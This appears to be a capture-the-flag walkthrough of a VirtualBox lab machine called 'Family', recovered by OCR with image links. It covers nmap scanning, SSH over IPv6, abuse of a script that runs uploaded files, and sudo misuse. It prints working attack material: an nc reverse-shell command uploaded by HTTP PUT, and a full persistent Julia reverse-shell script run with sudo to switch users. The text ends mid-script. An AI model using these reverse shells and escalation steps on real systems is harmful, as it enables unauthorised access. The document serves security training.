
Family3


```
/home/guel  18:18:53
$ nmap -sS -p-  -Pn -n -v --min-rate 5000 192.168.0.169
Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-26 22:47 -03
Initiating ARP Ping Scan at 22:47
Scanning 192.168.0.169 [1 port]
Completed ARP Ping Scan at 22:47, 0.08s elapsed (1 total hosts)
Initiating SYN Stealth Scan at 22:47
Scanning 192.168.0.169 [65535 ports]
Increasing send delay for 192.168.0.169 from 0 to 5 due to 4834 out of 16112 dropped probes since last increase.
Increasing send delay for 192.168.0.169 from 5 to 10 due to 604 out of 2012 dropped probes since last increase.
Increasing send delay for 192.168.0.169 from 10 to 20 due to 2642 out of 8805 dropped probes since last increase.
Increasing send delay for 192.168.0.169 from 20 to 40 due to max_successful_tryno increase to 4
Increasing send delay for 192.168.0.169 from 40 to 80 due to max_successful_tryno increase to 5
Increasing send delay for 192.168.0.169 from 80 to 160 due to max_successful_tryno increase to 6
Increasing send delay for 192.168.0.169 from 160 to 320 due to max_successful_tryno increase to 7
Increasing send delay for 192.168.0.169 from 320 to 640 due to max_successful_tryno increase to 8
Discovered open port 631/tcp on 192.168.0.169
Increasing send delay for 192.168.0.169 from 640 to 1000 due to max_successful_tryno increase to 9
Completed SYN Stealth Scan at 22:48, 88.50s elapsed (65535 total ports)
Nmap scan report for 192.168.0.169
Host is up (0.0028s latency).
Not shown: 65533 closed tcp ports (reset)
PORT    STATE    SERVICE
22/tcp  filtered ssh
631/tcp open     ipp
MAC Address: 08:00:27:14:A3:9E (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Read data files from: /usr/share/nmap
```

nmap -sCV -p22,631 -Pn -n -v --min-rate 5000 192.168.0.169


```
PORT    STATE    SERVICE VERSION
22/tcp  filtered ssh
631/tcp open     ipp     CUPS 2.3
|_http-server-header: CUPS/2.3 IPP/2.1
|_http-title: Home - CUPS 2.3.3op2
| http-robots.txt: 1 disallowed entry
|_/
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
MAC Address: 08:00:27:14:A3:9E (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
```


user name mum found




found admin/login with nmap http-enum among too many paths


```
/home/guel ⌚ 16:11:04
$ nmap --script=http-enum -p631  -Pn -n -v --min-rate 5000 192.168.0.169
Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-27 16:11 -03
NSE: Loaded 1 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 16:11
Completed NSE at 16:11, 0.00s elapsed
Initiating ARP Ping Scan at 16:11
Scanning 192.168.0.169 [1 port]
Completed ARP Ping Scan at 16:11, 0.08s elapsed (1 total hosts)
Initiating SYN Stealth Scan at 16:11
Scanning 192.168.0.169 [1 port]
Discovered open port 631/tcp on 192.168.0.169
Completed SYN Stealth Scan at 16:11, 0.02s elapsed (1 total ports)
NSE: Script scanning 192.168.0.169.
Initiating NSE at 16:11
Completed NSE at 16:11, 24.67s elapsed
Nmap scan report for 192.168.0.169
Host is up (0.00081s latency).

PORT    STATE SERVICE
631/tcp open  ipp
| http-enum:
|   /admin.php: Possible admin folder
|   /admin/: Possible admin folder
|   /admin/admin/: Possible admin folder
|   /administrator/: Possible admin folder
|   /adminarea/: Possible admin folder
|   /adminLogin/: Possible admin folder
|   /admin_area/: Possible admin folder
```







as we saw earlier ipv4 port 22 is filtered so lets find if we can access through ipv6



```
~/Work ⌚ 18:00:10
$ ssh mum@fe80::a00:27ff:fe14:a39e%eth0
mum@fe80::a00:27ff:fe14:a39e%eth0's password:
Linux family 5.10.0-18-amd64 #1 SMP Debian 5.10.140-1 (2022-09-02) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sun Oct 23 17:43:43 2022 from fe80::d63d:7eff:fef1:3736%enp0s3
mum@family:~$
```

enumeration with pspy reveal a process trigger vy dad


```
2025/05/27 23:09:04 CMD: UID=1000  PID=30772  | find / -user mum -writable -exec rm {} ;
2025/05/27 23:09:04 CMD: UID=1000  PID=30773  | find / -user mum -writable -exec rm {} ;
2025/05/27 23:09:04 CMD: UID=1000  PID=30774  | find / -user mum -writable -exec rm {} ;
2025/05/27 23:09:04 CMD: UID=1000  PID=30775  | find / -user mum -writable -exec rm {} ;
2025/05/27 23:09:04 CMD: UID=1000  PID=30776  | find / -user mum -writable -exec rm {} ;
2025/05/27 23:09:04 CMD: UID=1000  PID=30777  | find / -user mum -writable -exec rm {} ;
2025/05/27 23:09:04 CMD: UID=1000  PID=30778  | /bin/bash /home/dad/project
2025/05/27 23:09:04 CMD: UID=1000  PID=30779  | /bin/bash /home/dad/project
2025/05/27 23:09:05 CMD: UID=1000  PID=30780  | /bin/bash /home/dad/project
2025/05/27 23:09:06 CMD: UID=1000  PID=30782  | /bin/bash /home/dad/project
2025/05/27 23:09:06 CMD: UID=1000  PID=30781  | /bin/bash /home/dad/project
2025/05/27 23:09:06 CMD: UID=1000  PID=30783  | /bin/bash /home/dad/project
2025/05/27 23:09:06 CMD: UID=1000  PID=30784  | /bin/bash /home/dad/project
2025/05/27 23:09:07 CMD: UID=1000  PID=30785  | /bin/bash /home/dad/project
2025/05/27 23:09:07 CMD: UID=1000  PID=30786  | /bin/bash /home/dad/project
2025/05/27 23:09:07 CMD: UID=1000  PID=30787  | /bin/bash /home/dad/project
2025/05/27 23:09:07 CMD: UID=1000  PID=30788  | bash /home/dad/survey/index.html
2025/05/27 23:09:07 CMD: UID=1000  PID=30789  | /bin/bash /home/dad/project
2025/05/27 23:09:07 CMD: UID=1000  PID=30791  | bash /home/dad/survey/server.py
2025/05/27 23:09:07 CMD: UID=1000  PID=30793  | /bin/bash /home/dad/project
2025/05/27 23:09:07 CMD: UID=1000  PID=30792  | /bin/bash /home/dad/project
2025/05/27 23:09:07 CMD: UID=1000  PID=30795  | /bin/bash /home/dad/project
2025/05/27 23:09:07 CMD: UID=1000  PID=30794  | /bin/bash /home/dad/project
^CExiting program... (interrupt)
mum@family:~$ cd
```

analyzing scripts and ports see a 8000 open internally


```
mum@family:/home/dad$ file project
project: Bourne-Again shell script, ASCII text executable
mum@family:/home/dad$ cat project
#! /bin/bash

find / -user mum -writable -exec rm {} \; 2>/dev/null
find / -user mum -type f -name -exec grep -il 'password' {} \; 2>/dev/null
find / -user mum -type f -name "id_rsa" 2>/dev/null
find / -user mum -type f -name "authorized_keys" 2>/dev/null
find / -mmin -30 -user mum 2>/dev/null | grep -v "/proc/*"
find /home/dad -type f ! -name "project" -user dad -executable -exec mv "{}" ~/survey \;
cat /var/mail/mum
cat /home/mum/.bash_history 2>/dev/null
cat /var/spool/cups/d0002*
for file in ~/survey/* ; do [[ -O $file ]] && bash $file 2>/dev/null ; done
strings /dev/mem -n100 | grep -i mum
who -u |grep mum
mum@family:/home/dad$ cd survey/
mum@family:/home/dad/survey$ ls -la
total 20
drwxr-xr-x 2 dad dad 4096 Oct 23  2022 .
drwxr-xr-x 5 dad dad 4096 Oct 25  2022 ..
-rw-r--r-- 1 dad dad 7031 Oct 17  2022 index.html
-rw-r----- 1 dad dad  445 Oct 17  2022 server.py
mum@family:/home/dad/survey$ cat server.py
cat: server.py: Permission denied
mum@family:/home/dad/survey$ ss -tuln
Netid          State           Recv-Q          Send-Q                    Local Address:Port                  Peer Address:Port          Process
udp            UNCONN          0               0                             0.0.0.0:68                         0.0.0.0:*
udp            UNCONN          0               0                             0.0.0.0:631                        0.0.0.0:*
udp            UNCONN          0               0                             0.0.0.0:33707                      0.0.0.0:*
udp            UNCONN          0               0                             0.0.0.0:5353                       0.0.0.0:*
udp            UNCONN          0               0                                [::]:33716                         [::]:*
udp            UNCONN          0               0                                [::]:5353                          [::]:*
tcp            LISTEN          0               128                           0.0.0.0:22                         0.0.0.0:*
tcp            LISTEN          0               128                           0.0.0.0:631                        0.0.0.0:*
tcp            LISTEN          0               5                           127.0.0.1:8000                       0.0.0.0:*
tcp            LISTEN          0               128                              [::]:22                            [::]:*
tcp            LISTEN          0               128                              [::]:631                           [::]:*
mum@family:/home/dad/survey$
```

so lets play with local port forwarding with ssh an vring port 8000 to our machine

```
~/Work ⌚ 18:14:13
$ ssh mum@fe80::a00:27ff:fe14:a39e%eth0 -L 8000:127.0.01:8000
mum@fe80::a00:27ff:fe14:a39e%eth0's password:
bind [127.0.0.1]:8000: Address already in use
Linux family 5.10.0-18-amd64 #1 SMP Debian 5.10.140-1 (2022-09-02) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Tue May 27 23:00:28 2025 from fe80::a00:27ff:fe24:e974%enp0s3
mum@family:~$
```




maybe lets try options methods and see if we can upload a file



can see PUT method, so if we upload a file with a reverse shell, the process in this port is running by dad, and every file in survey is veing executed with bash

```
mum@family:/home/dad$ cd survey/
mum@family:/home/dad/survey$ ls -la
total 20
drwxr-xr-x 2 dad dad 4096 Oct 23  2022 .
drwxr-xr-x 5 dad dad 4096 Oct 25  2022 ..
-rw-r--r-- 1 dad dad 7031 Oct 17  2022 index.html
-rw-r----- 1 dad dad  445 Oct 17  2022 server.py
mum@family:/home/dad/survey$ cat index.html
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN"
"http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
    <head>
        <title>Example</title>
    </head>
    <body>
        <pre>
```



so steps

make a file with a nc connection to our machine

```
~/Tools ⌚ 18:36:34
$ echo 'nc 192.168.0.36 1234 -e /bin/bash' > rev
```


upload it

```
/home/guel/Tools ⌚ 18:36:05
$ curl -X PUT -T "rev" http://localhost:8000
curl: (52) Empty reply from server
```

then listen with nc and wait for the process veing triggered

```
~/Tools ⌚ 18:36:51
$ nc -lvnp 1234
listening on [any] 1234 ...
connect to [192.168.0.36] from (UNKNOWN) [192.168.0.169] 55738
id
uid=1000(dad) gid=1000(dad) groups=1000(dad),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),108(netdev),112(bluetooth)
^[2whoami
ls
project
survey
whoami
dad
```


```
dad@family:/home/baby$ sudo -l
Matching Defaults entries for dad on family:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User dad may run the following commands on family:
    (baby) NOPASSWD: /usr/bin/julia
dad@family:/home/baby$ ./chocapic
baby command: X [a]=1+1
baby command: X [a]=1$(id)
baby command: . ip
dad@family:/home/baby$ ./chocapic
baby command: ;id
dad@family:/home/baby$ sudo -u baby /usr/bin/julia

               _
   _       _ _(_)_     |  Documentation: https://docs.julialang.org
  (_)     | (_) (_)    |
   _ _   _| |_  __ _   |  Type "?" for help, "]?" for Pkg help.
  | | | | | | |/ _` |  |
  | | |_| | | | (_| |  |  Version 1.5.3
 _/ |\__'_|_|_|\__'_|  |  Debian ∴  julia/1.5.3+dfsg-3
|__/                   |

julia>
```




so lets make a script in order to trigger it and get a reverse shell

```
    using Sockets
using Base.Threads

function persistent_reverse_shell(ip::String, port::Int)
while true
try

sock = connect(ip, port)
println(sock, "*** Conexión Julia reversa establecida ***")

    @async while isopen(sock)
```

```
            try
                write(stdout, readavailable(sock))
            catch e
                println("Error lectura: ", e)
                break
            end
        end


        while isopen(sock)
            try
                cmd = readline(sock)
                if cmd == "exit"
                    break
                end
                run(`bash -c $cmd`)
            catch e
                println("Error ejecución: ", e)
                break
            end
        end
    catch e
        println("Error conexión: ", e)
        sleep(5)
    end
end
end

ATTACKER_IP = "YOUR_IP"
ATTACKER_PORT = 4444

persistent_reverse_shell(ATTACKER_IP, ATTACKER_PORT)
```


/home/guel/Tools 19:14:16
$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [192.168.0.36] from (UNKNOWN) [192.168.0.169] 56280
*** Conexión Julia reversa establecida ***
id
whoami
id
python3 -c 'import pty; pty.spawn("/bin/bash")'
python3 -c 'import pty; pty.spawn("/bin/bash")'


dad@family:~$ sudo -u baby /usr/bin/julia revshell.jl
id
whoami
Error: Base.IOError("stream is closed or unusable", 0)
dad@family:~$ rm revshell.jl
dad@family:~$ nano revshell.jl
dad@family:~$ sudo -u baby /usr/bin/julia revshell.jl
uid=1001(baby) gid=1001(baby) groups=1001(baby)
whoami
id
uid=1001(baby) gid=1001(baby) groups=1001(baby)
python3 -c 'import pty; pty.spawn("/bin/bash")'
by@family:/home/dad$ id
uid=1001(baby) gid=1001(baby) groups=1001(baby)
by@family:/home/dad$

```
b👶 by@family:~$ sudo -l
Matching Defaults entries for baby on family:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User baby may run the following commands on family:
    (root) NOPASSWD: /home/baby/chocapic
b👶 by@family:~$ cat chocapic
#! /bin/bash
set -e

while :
do
read -ep "baby command: " cmd
[[ ! $cmd =~ ^[[:alnum:]]|^$ ]] && break
done

var=$(echo ${cmd%% *}) 2>/dev/null
[[ ${#var} -ne 1 ]] && exit 1

